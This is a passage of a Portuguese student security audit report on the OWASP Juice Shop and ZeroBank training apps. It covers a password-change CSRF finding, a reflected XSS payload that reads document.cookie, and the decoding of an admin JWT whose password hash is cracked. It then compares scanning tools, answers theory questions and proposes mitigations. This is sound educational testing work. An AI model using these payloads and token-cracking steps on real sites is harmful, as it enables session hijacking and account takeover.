
Request

```
1 GET /rest/basket/1 HTTP/1.1
2 Host: juice-shop.herokuapp.com
3 Connection: keep-alive
4 sec-ch-ua-platform: "Windows"
5 Authorization: Bearer eyJ0eXA0iOkV1QlClJhbgCiojIJSUzIINI19_eyJzdGF0dXMiOiJzdWnjZXNiZiI9_eyJxI2IzdjNjZXNiIwIzGF0Si6eyjpc210MjhsInVzZCnUv11joiIwIzUh1hWm10
i3kYXzpZEB0Z2X00Z55jb201LcwxNzcd9yC161j0dGySYrN0RjwN1m
jhnHzezwfIMD9liIwicm9sZS161NtcRbwMiyiw1zovsdx1v9zF24101filiC3tY
Xw0f69na55c1C161j011jw10iZK161j011jw10iZK161j011jw10iZK161j011jw10iZ
jw1i1wdkXt11E0f1joi1jw1yjw1z0w1iaw1Dox1t0d1jw1i142hjygkwAjw1i1w1Z
GVzXR1ZE0f1jpuhdKcfs1wah01jw10iZQ00d1zIAT5f0_cyq8pbRzqqf52kQ6Vd
IglpkYdu6v-n-3tY0Bpqxbm00gdxjw1BDLXgtVOFFkk1Z9wvJsJrnQhydg_Hog
q4_ADAngY1Z85R0fZCwfQqQy5_06odg-zaff4ghw1zKuByz2avj5QR0Bjkn9
aeQzIQ87zVMG4
```

6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
7 Accept: application/json, text/plain, */*
8 X-User-Email: david@teste.com
9 sec-ch-ua: "Chromium";v="136", "Google Chrome";v="136", "Not.A/Brand";v="99"
10 sec-ch-ua-mobile: >0
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Dest: empty
14 Referer: https://juice-shop.herokuapp.com/
15 Accept-Encoding: gzip, deflate, br, zstd
16 Accept-Language: pt-PT,pt;q=0.9,es;q=0.8,en;q=0.7
17 Cookie: language=en; welcomebanner_status.dismiss=true; cookieconsent_status.dismiss=true; token=eyJ0eXA0iOkV1QlClJhbgCiojIJSUzIINI19_eyJzdGF0dXMiOiJzdWnjZXNiZiI9_eyJxI2IzdjNjZXNiIwIzGF0Si6eyjpc210MjhsInVzZCnUv11joiIwIzUh1hWm10
i3kYXzpZEB0Z2X00Z55jb201LcwxNzcd9yC161j0dGySYrN0RjwN1m
jhnHzezwfIMD9liIwicm9sZS161NtcRbwMiyiw1zovsdx1v9zF24101filiC3tY
Xw0f69na55c1C161j011jw10iZK161j011jw10iZK161j011jw10iZK161j011jw10iZ
jw1i1wdkXt11E0f1joi1jw1yjw1z0w1iaw1Dox1t0d1jw1i142hjygkwAjw1i1w1Z
GVzXR1ZE0f1jpuhdKcfs1wah01jw10iZQ00d1zIAT5f0_cyq8pbRzqqf52kQ6Vd
IglpkYdu6v-n-3tY0Bpqxbm00gdxjw1BDLXgtVOFFkk1Z9wvJsJrnQhydg_Hog
q4_ADAngY1Z85R0fZCwfQqQy5_06odg-zaff4ghw1zKuByz2avj5QR0Bjkn9
aeQzIQ87zVMG4

18 Vary: Accept-Encoding
19 Via: 1.1 heroku-router
20 X-Content-Type-Options: nosniff
21 X-Frame-Options: SAMEORIGIN
22 X-Recruiting: #/jobs
23 Content-Length: 1310
24
25 {
 "status": "success",
 "data": {
 "id": 1,
 "coupon": null,
 "UserId": 1,
 "createdAt": "2025-06-02T00:08:05.849Z",
 "updatedAt": "2025-06-02T00:08:05.849Z",
 "Products": [
 {
 "id": 1,
 "name": "Apple Juice (1000ml)",
 "description": "The all-time classic.",
 "price": 1.99,
 "deluxePrice": 0.99,
 "image": "apple_juice.jpg",
 "createdAt": "2025-06-02T00:08:05.491Z",
 "url": "/apple_juice"
 }
]
 }
}

Modificando o current para algo invalido fazia com que o request falhasse. Mas depois de algumas tentativas, extraindo por completo o parametro current do request consegui uma resposta valida:




The screenshot shows a network request from 'juice-shop.herokuapp.com' to '/rest/user/change-password?new=teste123&repeat=teste123'. The response status is 200 OK. The response body is a JSON object containing a user profile:

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
Content-Length: 349
Content-Type: application/json; charset=utf-8
Date: Mon, 02 Jun 2023 00:19:33 GMT
Etag: W/"15d-4Ebf0f4f08594414f4c4b"
Feature-Policy: payment 'self'
Nel: {"report_to": "heroku-nel", "response_headers": [{"Via": "1.1 heroku-20", "Age": 0}, {"Content-Type": "application/json; charset=utf-8", "Age": 0}], "status": "ok", "warning": null}
Report-To: {"group": "heroku-nel", "endpoints": [{"url": "https://nel.herokuapp.com/reports?since=2023-06-02T00:00:00Z&until=2023-06-02T01:00:00Z"}], "max_age": 3600}
Reporting-Endpoints: heroku-nel=https://nel.herokuapp.com/reports?since=2023-06-02T00:00:00Z&until=2023-06-02T01:00:00Z
Server: Heroku
Vary: Accept-Encoding
Via: 1.1 heroku-20
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
X-Recruiting: #/jobs
{
  "user": {
    "id": 23,
    "username": "",
    "email": "david@teste.com",
    "password": "aa0fb446de67fd7086cf6c79007026c",
    "role": "customer",
    "deluxeToken": "",
    "lastLoginIp": "0.0.0.0",
    "profileImage": "/assets/public/images/uploads/default.svg",
    "totpSecret": null,
    "isProtected": true,
    "createdAt": "2025-06-02T00:11:42.626Z",
    "updatedAt": "2025-06-02T00:15:29.773Z",
    "deletedAt": null
  }
}
```

No entanto isto só altera a password da conta autenticada identificada pelo token que vai na requisição. Seria interessante explorar CSRF para esta funcionalidade podendo alterar qualquer password de utilizadores que clicassem em um link que fizesse esse request forjado visto que não precisa do current password para ser autorizado a atualização.

Dessa forma, criei um CSRF PoC hospedado em um serviços destinado a estes tipos de provas de conceito:



CSRF PoC – password change

Com a conta autenticada no Juice Shop e token presente no browser, ao entrar neste link, a imagem carregada iria fazer um request de password-change ao juiceshop enviando automaticamente o token do user autenticado.

5.4.5 XSS Reflected

Classificado como A03:2021 – Injection, existe uma vulnerabilidade XSS no endpoint /rest/products/search reflete entradas do utilizador no parâmetro q sem sanitização, permitindo a execução de scripts maliciosos no próprio navegador.

Identificado manualmente, corroborado por erros 500 do Wapiti.

Endpoint Afetado: GET <https://juice-shop.herokuapp.com/#/search?q=<>>

Poderia levar a roubo de cookies terceiros caso stored, redirecionamento malicioso ou manipulação de conteúdo no navegador.

Demonstração:

Name	Value	Dom...	Path	Expir...	Size	HttpOnly	Secure	S...	Partiti...	Cross...	Priority
continueCode	g1hptSYtwcnx:FafqHqhZtyZurjnOlVyhj...	juice...	/	2026...	88						Medi...
continueCodeFindIt	3d0eXB5pGWEwKMmI1rjLo92yIueHB...	juice...	/	2026...	78						Medi...
continueCodeFixIt	PkqM4zeRYf09568GW2ZPj3QbApLugCw...	juice...	/	2026...	77						Medi...
cookieconsent_status	dismiss	juice...	/	2026...	27						Medi...
language	en	juice...	/	2026...	10						Medi...
token	eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9...	juice...	/	2025...	737						Medi...
welcomebanner_status	dismiss	juice...	/	2026...	27						Medi...

Devido a presença de cookies sem HttpOnly pode-se fazer captura do token usando document.cookies como payload de um script.

Payload usado:

```
<iframe src="javascript:alert(document.cookie)">
https://juice-shop.herokuapp.com/#/search?q=%3Ciframe%20src%3D%22javascript:alert\(document.cookie\)%22%3E
```

The screenshot shows a browser window with the URL [https://juice-shop.herokuapp.com/#/search?q=%3Ciframe%20src%3D%22javascript:alert\(document.cookie\)%22%3E](https://juice-shop.herokuapp.com/#/search?q=%3Ciframe%20src%3D%22javascript:alert(document.cookie)%22%3E). The page content is mostly blacked out, but the captured cookie value is visible in the browser's developer tools or network tab, appearing as a large block of encoded characters.

Pode-se também explorar o token fazendo decoding em sites como jwt.io obtendo dados sensíveis como foi o caso da password:

Encoded PASTE A TOKEN HERE

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiiLCJlbWFpbCI6ImFkbWluQGp1aWN1LXNoLm9wIiwickGFzc3dvcmQiOiiwMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIsInJvbGUIoijhZG1pbiIsImRlbHV4ZVRva2VuIjoiIiwiBGFzdExvZ2luSXAiOiiIiLCJwcm9maWx1SW1hZ2UiOijh3N1dHMvcH VibGljL2ltYWdlcy91cGxvYWRzL2R1ZmF1bHRBZG1pbi5wbmcilCJ0b3RwU2VjcmV0IjoiIiwiXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjUtMDYtMDEgMjM6MTc6MTAuNDAwICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjUtMDYtMDEgMjM6MTc6MTAuNDAwICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbnH0sImIhdCI6MTc00DgyMDYzNX0.cXCLgAA3018XYycri5Ibmc51N8sHY-VUVicAN0neYpZCozx4tPTHFJfq8IgwyGI4AUx82eHXmX17f-h1gbGIQ0xrBxfchbM7Am466BRdsULrbc_0E8nHgwW0XBzHbUhjAkX978z_mIsjm98S7TTTKj04-1txxomro7FQJdB6n4
```

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE
{ "typ": "JWT", "alg": "RS256" }

PAYOUT: DATA
{ "status": "success", "data": { "id": 1, "username": "", "email": "admin@juice-sh.op", "password": "0192023a7bbd73250516f069df18b500", "role": "admin", "delexeroken": "", "lastLoginIp": "", "profileImage": "assets/public/images/uploads/defaultAdmin.png", "totpSecret": "", "isActive": true, "createdAt": "2025-06-01 23:17:10.400 +00:00", "updatedAt": "2025-06-01 23:17:10.400 +00:00", "deletedAt": null }, "iat": 1748820635 } }

hashes.com/en/decrypt/hash

Hashes.com

Home FAQ Deposit to Escrow Purchase Credits API Tools Decrypt Hashes

Escrow Support English

Proceeded! 1 hashes were checked: 1 found 0 not found

Found:
0192023a7bbd73250516f069df18b500 admin123

SEARCH AGAIN

6 COMPARATIVO ENTRE FERRAMENTAS

Esta seção compara as ferramentas utilizadas na auditoria às aplicações ZeroBank e OWASP Juice Shop, avaliando sua eficácia, limitações e adequação às fases de Reconhecimento, Scanning e Exploração. As ferramentas analisadas incluem OWASP ZAP, Nikto, Wapiti, Nuclei, Katana, Gobuster, WhatWeb, Wappalyzer, SQLMap, Commix e Caido, com base nos resultados descritos nas fases anteriores.

6.1.1 OWASP ZAP

- **Eficácia:** Ferramenta mais robusta para *scanning* e exploração inicial. No ZeroBank, identificou cinco vulnerabilidades de alto risco (*XSS Reflected*, *XSS DOM-Based*, *External Redirect*, *Path Traversal*, *Remote File Inclusion*). No Juice Shop, detetou três vulnerabilidades críticas (*Open Redirect* e duas *SQL Injection - SQLite*) mas provavelmente detetaria mais caso não estivesse limitado. O *spidering* e *active scan* mapearam endpoints e confirmaram falhas exploráveis manualmente. Suporte a contexto autenticado foi crucial.
- **Limitações:** Resultados impactados por desautenticações no Juice Shop devido à instabilidade do servidor Heroku. Menos eficaz em ambientes com bloqueios frequentes.
- **Casos de Uso:** Ideal para *scanning* automatizado, mapeamento de endpoints e validação inicial de vulnerabilidades em testes autenticados e não autenticados.
- **Evidência:** Relatórios *Zerobank-ZAP-Report.html* e *JuiceShop-ZAP-Report.html*.

6.1.2 Nikto

- **Eficácia:** Eficiente na deteção de configurações inseguras e exposição de recursos sensíveis. No ZeroBank, identificou CORS permissivo, cabeçalhos inseguros e endpoints expostos (*admin/index.htm*, *manager/htm*). No Juice Shop, destacou o diretório crítico */ftp* (acesso e upload) e sugeriu possível *Local File Inclusion*. Forneceu resultados rápidos mesmo em ambientes instáveis.

- **Limitações:** Foco limitado a vulnerabilidades de configuração e exposição, sem capacidade para explorar injeções (*SQLi, XSS*). Resultados genéricos requerem validação manual.
- **Casos de Uso:** Útil para *scanning* rápido de configurações de servidor e exposição de ficheiros/diretórios.
- **Evidência:** Relatórios nikto.html (ZeroBank) e js_nikto.html (Juice Shop).

6.1.3 *Wapiti*

- **Eficácia:** Moderadamente eficaz em *scanning*. No ZeroBank, confirmou XSS *Stored* em /admin/currencies-add.html e falhas de configuração (CSP ausente, cabeçalhos inseguros). No Juice Shop, identificou ausência de CSP, cabeçalhos inseguros e erros 500 sugerindo *SQLi*. Complementou achados de outras ferramentas.
- **Limitações:** Resultados limitados por desautenticações no Juice Shop e baixa profundidade em ambientes instáveis. Menos detalhado que ZAP para injeções.
- **Casos de Uso:** Complementar para *scanning* de XSS, configurações inseguras e validação de erros do servidor.
- **Evidência:** Relatórios wapiti/zero.webappsecurity.com_06012025_1413.html e wapiti/juice-shop.herokuapp.com_06012025_2006.html.

6.1.4 *Nuclei*

- **Eficácia:** Baixa eficácia em ambas as aplicações. No ZeroBank, detetou apenas exposições de baixa gravidade (*Apache Server Status*). No Juice Shop, gerou relatórios vazios ou inconclusivos devido à instabilidade do servidor Heroku.
- **Limitações:** Altamente dependente de templates e contexto estável. Ineficaz em ambientes com bloqueios ou desautenticações frequentes.
- **Casos de Uso:** Adequado para *scanning* baseado em templates em ambientes estáveis, mas requer personalização para maior profundidade.
- **Evidência:** Relatórios nuclei.json (ZeroBank) e nuclei_juiceshop.json (Juice Shop).

6.1.5 Katana

- **Eficácia:** Limitada no mapeamento de endpoints. No ZeroBank, identificou poucos endpoints em /bank. No Juice Shop, mapeou endpoints Angular (*polyfills*, *Zone.js*), mas com baixa profundidade devido a bloqueios do servidor.
- **Limitações:** Resultados superficiais em aplicações dinâmicas ou instáveis. Requer complementação com outras ferramentas de enumeração.
- **Casos de Uso:** Útil para *crawling* inicial em *Reconhecimento*, mas menos eficaz que Gobuster ou ZAP *spider* neste caso.
- **Evidência:** Relatórios zerobank_katana.txt e juiceshop_katana.txt.

6.1.6 Gobuster

- **Eficácia:** Eficaz na enumeração de diretórios e ficheiros. No ZeroBank, revelou endpoints críticos (*admin/*, *manager/html*, *server-status*) e possíveis injeções em */admin/currencies.html*. No Juice Shop, identificou o diretório */ftp* (crítico) e endpoints com erros 500 (*api/*).
- **Limitações:** Resultados limitados por bloqueios no Juice Shop (erros 503). Dependente de *wordlists* e incapaz de explorar vulnerabilidades dinâmicas.
- **Casos de Uso:** Essencial para *Reconhecimento* e enumeração de diretórios/endpoints em *Black Box*.
- **Evidência:** Relatórios zerobank_dirs.txt e juice-shop_dirs.txt.

6.1.7 WhatWeb

- **Eficácia:** Eficiente na identificação de tecnologias. No ZeroBank, confirmou Apache-Coyote/1.1, jQuery 1.8.2 e CORS permissivo. No Juice Shop, identificou Heroku, jQuery 2.2.4 e cabeçalhos de segurança (*X-Frame-Options*). Forneceu base para explorar bibliotecas desatualizadas.
- **Limitações:** Limitado a *fingerprinting* de tecnologias, sem capacidade para detectar vulnerabilidades específicas.
- **Casos de Uso:** Ideal para *Reconhecimento* inicial de tecnologias e configurações do servidor.

- **Evidência:** Relatórios whatweb/zerobank_wweb.json e whatweb/juiceshop_wweb.json.

6.1.8 Wappalyzer

- **Eficácia:** Complementou WhatWeb na identificação de tecnologias via browser. No ZeroBank, confirmou jQuery 1.8.2 e Apache Tomcat. No Juice Shop, identificou Angular e jQuery 2.2.4. Resultados rápidos e visuais.
- **Limitações:** Dependente de análise manual no browser e incapaz de detectar vulnerabilidades.
- **Casos de Uso:** Útil para *Reconhecimento* rápido de frameworks e bibliotecas.

6.1.9 SQLMap

- **Eficácia:** Altamente eficaz na exploração de *SQL Injection*. No ZeroBank, extraiu a base de dados completa (*PUBLIC*, tabelas *Users*, *Accounts*, *Vulnerabilities*) em /bank/pay-bills-get-payee-details.html. No Juice Shop, não foi detalhado, mas poderia explorar *SQLi* em /rest/user/login ou /rest/products/search possivelmente.
- **Limitações:** Requer endpoints previamente identificados e payloads específicos. Ineficaz sem vulnerabilidades *SQLi* confirmadas.
- **Casos de Uso:** Essencial para exploração automatizada de *SQL Injection* em *Exploração*.
- **Evidência:** Dumping da base de dados na pasta sqlmap (pasta anexa).

6.1.10 Commix

- **Eficácia:** Baixa eficácia no ZeroBank. Tentou explorar *Command Injection* em /web-services/infoService (*Universal Arbitrary Command Execution*), mas resultados limitados devido a validações do servidor. Não usado no Juice Shop.
- **Limitações:** Ineficaz em ambientes com validações rigorosas ou respostas inconsistentes.

- **Casos de Uso:** Exploração de *Command Injection* em serviços específicos (ex: SOAP).

6.1.11 Caido

- **Eficácia:** Ferramenta central em todas as fases. No ZeroBank, capturou requisições, validou *SQLi*, XSS, CSRF e *Command Injection*. No Juice Shop, essencial para explorar *Open Redirect*, *SQLi*, *IDOR*, *CSRF* e *XSS Reflected*. Suporte a autenticação e *replay* facilitou testes manuais.
- **Limitações:** Dependente de análise manual, exigindo conhecimento técnico para interpretar e manipular requisições.
- **Casos de Uso:** Captura, manipulação e validação de requisições em *Reconhecimento*, *Scanning* e *Exploração*.

7 RESPOSTAS ÀS QUESTÕES TEÓRICAS

Nesta seção, respondo às questões teóricas propostas no âmbito do trabalho prático de Auditoria Informática. As respostas abordam os riscos associados ao uso inadequado de cookies de sessão, bibliotecas JavaScript externas, mecanismos anti-CSRF, o Windows Subsystem for Linux (WSL) em contexto empresarial e o uso de modelos de linguagem (LLMs) em testes ofensivos.

7.1 Questão 1 – Cookies de Sessão

Muitos sites ainda usam cookies para manter sessões ativas. Que riscos estão associados ao uso inadequado de cookies de sessão e como podem ser mitigados?

Riscos:

- **Roubo de sessão (Session Hijacking):** Cookies mal configurados podem ser roubados através de ataques XSS ou interceptados em redes inseguras (ex: HTTP sem TLS). Por exemplo, um atacante pode usar JavaScript para aceder a cookies sem o atributo HttpOnly.
- **Fixação de sessão:** Um atacante pode forçar um cookie de sessão específico no utilizador, permitindo assumir o controlo da sessão após autenticação.
- **Expiração inadequada:** Cookies com tempos de vida longos aumentam a janela de oportunidade para ataques, caso sejam comprometidos.
- **Exposição de dados sensíveis:** Cookies que armazenam informações como IDs de utilizador ou dados pessoais podem ser explorados se não forem encriptados.
- **Ataques CSRF:** Cookies sem proteção SameSite podem ser usados em requisições forjadas cross-site.

Mitigações:

- Configurar cookies com o atributo **HttpOnly** para impedir acesso via JavaScript, reduzindo o risco de XSS.
- Usar o atributo **Secure** para garantir que os cookies só sejam enviados em conexões HTTPS.
- Aplicar **SameSite=Strict** ou **Lax** para limitar o envio de cookies em pedidos cross-site, mitigando CSRF.

- Definir tempos de expiração curtos e regenerar cookies após login ou ações críticas para evitar fixação de sessão.
- Encriptar dados sensíveis nos cookies (ex: usar JWT com assinatura HMAC) e validar no servidor.
- Implementar monitorização de sessões para detetar usos anómalos, como acessos de IPs desconhecidos.

7.2 Questão 2 – Riscos associados ao uso de Bibliotecas externas

Muitos websites atuais usam bibliotecas JavaScript externas (CDNs públicas). Que riscos estão associados a esta prática? Como pode uma empresa garantir a integridade e segurança dos seus scripts de terceiros?

Riscos:

- **Injeção de código malicioso:** Um CDN comprometido pode fornecer scripts alterados, introduzindo malware ou backdoors no site.
- **Vulnerabilidades conhecidas:** Bibliotecas desatualizadas (ex: versões antigas de jQuery) podem conter vulnerabilidades listadas em bases de dados como CVE.
- **Dependência externa:** Falhas ou indisponibilidade do CDN podem interromper o funcionamento do site.
- **Falta de controlo:** Alterações inesperadas no código do CDN podem introduzir comportamentos indesejados ou rastreamento de utilizadores.
- **Riscos de privacidade:** Scripts de terceiros podem coletar dados dos utilizadores sem consentimento explícito.

Mitigações:

- Usar **Subresource Integrity (SRI)** para verificar a integridade dos scripts, incluindo um hash SHA na tag <script>. Exemplo:

```
<script src="https://cdn.exemplo.com/jquery.js" integrity="sha256-abc123..." crossorigin="anonymous"></script>
```

- Hospedar bibliotecas localmente em servidores próprios para eliminar a dependência de terceiros.
- Monitorizar e atualizar regularmente as bibliotecas com ferramentas como Dependabot ou Snyk para corrigir vulnerabilidades conhecidas.
- Implementar **Content Security Policy (CSP)** para restringir as fontes de scripts permitidas. Exemplo:

```
<meta http-equiv="Content-Security-Policy" content="script-src 'self' cdn.exemplo.com;">
```

- Auditar a reputação e segurança dos fornecedores de CDNs antes de os utilizar.
- Usar ferramentas SCA como OWASP Dependency-Check para detetar bibliotecas vulneráveis.

7.3 Questão 3 – Técnicas de contorno de mecanismos anti-CSRF

Que técnicas pode um atacante usar para contornar mecanismos anti-CSRF (Cross-Site Request Forgery)? E que medidas de defesa devem ser implementadas para tornar essas tentativas ineficazes?

Técnicas de ataque:

- **Exploração de XSS:** Um atacante pode usar XSS para roubar tokens anti-CSRF do DOM ou executar ações em nome do utilizador.
- **Engenharia social:** Links maliciosos podem induzir o utilizador a enviar pedidos forjados com tokens válidos.
- **Tokens previsíveis:** Tokens CSRF gerados de forma fraca (ex: baseados em timestamps) podem ser adivinhados por atacantes.
- **Abuso de CORS mal configurado:** Políticas permissivas de CORS podem permitir pedidos cross-origin não autorizados.
- **Ataques de sessão:** Roubo de cookies de sessão pode permitir o uso de tokens anti-CSRF válidos.

Medidas de defesa:

- Gerar tokens CSRF **únicos, aleatórios e vinculados à sessão** do utilizador, armazenados apenas no servidor.
- Validar rigorosamente os tokens em todas as requisições que alteram estado (ex: POST, PUT, DELETE).
- Usar cookies com **SameSite=Strict** ou **Lax** para limitar pedidos cross-site.
- Configurar políticas **CORS** restritivas, permitindo apenas domínios confiáveis.
- Proteger contra XSS com validação de entradas, sanitização e **Content Security Policy (CSP)**.

- Implementar expiração curta para tokens CSRF e rejeitar métodos inseguros como GET para ações críticas.

7.4 Questão 4 – Riscos associados com uso de WSL

O Windows Subsystem for Linux (WSL) permite correr distribuições Linux dentro do Windows, sendo muito usado por programadores e analistas. No entanto, pode introduzir riscos em contexto empresarial. Identifica e explica potenciais riscos de segurança associados ao uso de WSL em máquinas de colaboradores. Que medidas de mitigação podem ser aplicadas para reduzir o impacto ou controlar o seu uso?

Riscos:

- **Vulnerabilidades no Linux:** Distribuições Linux no WSL podem conter falhas não corrigidas se não forem atualizadas, expondo o sistema a exploits.
- **Integração com Windows:** O compartilhamento de ficheiros entre WSL e Windows pode ser explorado por malware ou scripts maliciosos.
- **Falta de monitorização:** Atividades no WSL podem escapar a ferramentas de segurança empresariais (ex: EDR), criando pontos cegos.
- **Permissões excessivas:** Configurações inadequadas podem permitir execução de comandos com privilégios elevados, comprometendo o sistema.
- **Execução de scripts não confiáveis:** Colaboradores podem instalar ferramentas ou scripts maliciosos no WSL, intencionalmente ou por descuido.

Mitigações:

- Restringir a instalação do WSL a utilizadores autorizados via **Group Policy Objects (GPOs)** ou ferramentas de gestão de dispositivos (MDM).
- Isolar o WSL com **WSL 2** (virtualização) e limitar o compartilhamento de ficheiros com o Windows.
- Monitorizar atividades no WSL com soluções SIEM ou ferramentas como Microsoft Defender for Endpoint.
- Manter distribuições Linux atualizadas e aplicar patches regularmente.

- Aplicar o princípio do menor privilégio, restringindo comandos root no WSL.
- Educar colaboradores sobre boas práticas, como evitar executar scripts de fontes não confiáveis.

7.5 Questão 5 – LLMs como assistentes de testes ofensivos

Muitos pentesters já usam o ChatGPT para gerar payloads, scripts ou resumos de vulnerabilidades. Que cuidados devem ser tomados ao usar LLMs como assistentes em testes ofensivos? Considere aspectos como fiabilidade da informação, enviesamento, ética e limitações técnicas.?

Cuidados ao usar LLMs em testes ofensivos:

- **Fiabilidade da informação:** LLMs podem gerar payloads ou scripts incorretos, desatualizados ou ineficazes devido a limitações no treinamento ou falta de contexto. Sempre validar scripts gerados com ferramentas confiáveis (ex: testá-los em ambientes controlados).
- **Enviesamento:** LLMs podem priorizar técnicas ou vulnerabilidades populares, ignorando métodos menos conhecidos ou específicos do alvo, reduzindo a profundidade da análise.
- **Ética:** Usar LLMs para gerar payloads maliciosos sem autorização é ilegal e antiético. Pentesters devem garantir que os testes sejam realizados apenas em ambientes autorizados e com consentimento.
- **Limitações técnicas:** LLMs podem não acompanhar as últimas vulnerabilidades ou técnicas de exploração (ex: zero-days) e podem gerar código com erros de sintaxe ou lógica.
- **Privacidade:** Enviar dados sensíveis (ex: informações do alvo) para LLMs hospedados em servidores externos pode violar confidencialidade ou políticas corporativas.
- **Dependência excessiva:** Confiar exclusivamente em LLMs pode reduzir as habilidades técnicas do pentester, limitando a capacidade de improvisar ou criar soluções personalizadas.

Recomendações:

- **Validação cruzada:** Testar payloads ou scripts gerados em ambientes de sandbox e compará-los com ferramentas conhecidas (ex: Metasploit, SQLMap).
- **Uso offline:** Preferir LLMs locais (ex: modelos open-source rodando em máquinas próprias) para evitar vazamento de dados.
- **Contexto claro:** Fornecer prompts detalhados ao LLM para melhorar a relevância e precisão das respostas.
- **Ética e legalidade:** Usar LLMs apenas em testes autorizados e seguir diretrizes como as da OWASP e regulamentos locais (ex: GDPR, LGPD).
- **Complementaridade:** Usar LLMs como apoio, não como substituto, combinando com conhecimento técnico e ferramentas especializadas.
- **Monitoramento de atualizações:** Complementar o uso de LLMs com fontes confiáveis (ex: CVE databases, OWASP) para garantir que as informações estejam atualizadas.

8 CONCLUSÕES

A auditoria às aplicações ZeroBank e OWASP Juice Shop revelou vulnerabilidades críticas que comprometem a confidencialidade, integridade e disponibilidade dos sistemas. No ZeroBank, foram exploradas *Stored XSS*, *Reflected XSS*, *SQL Injection*, *CSRF* e *Command Injection*, permitindo a extração completa da base de dados e execução de comandos no servidor. No Juice Shop, confirmaram-se *Open Redirect*, *SQL Injection*, *IDOR*, *Password-Change CSRF*, *Reflected XSS* e *Token Security* (via document.cookie), possibilitando acesso não autorizado, roubo de sessões e manipulação de dados. A instabilidade do servidor Heroku no Juice Shop limitou os scans automatizados, enquanto os resets frequentes no ZeroBank dificultaram a consistência dos testes. As ferramentas OWASP ZAP e Caido destacaram-se pela robustez na identificação e exploração de falhas, complementadas por Nikto e Gobuster na enumeração de recursos sensíveis.

8.1 Mitigações Propostas

Para mitigar as vulnerabilidades identificadas (*XSS*, *SQL Injection*, *Open Redirect*, *CSRF*, *IDOR*, *Command Injection*, *Token Security*, *Exposição de Recursos Sensíveis*), recomenda-se:

- Implementar validação e sanitização rigorosa de entradas para prevenir injeções (*XSS*, *SQLi*, *Command Injection*).
- Configurar controles de acesso baseados em sessão e permissões para corrigir *IDOR* e exposição de recursos sensíveis.
- Adicionar tokens CSRF únicos e cookies com atributos `HttpOnly`, `Secure` e `SameSite=Strict` para mitigar *CSRF* e roubo de tokens.
- Definir Content Security Policy (CSP) e cabeçalhos de segurança (*HSTS*, *X-Frame-Options*) para proteger contra *XSS* e *Open Redirect*.
- Usar consultas parametrizadas e APIs seguras para evitar injeções (*SQLi*, *Command Injection*).
- Aplicar o princípio do menor privilégio em contas de banco de dados e ambientes de execução.

- Monitorizar acessos anómalos com ferramentas SIEM e realizar auditorias regulares.

8.2 Análise Geral

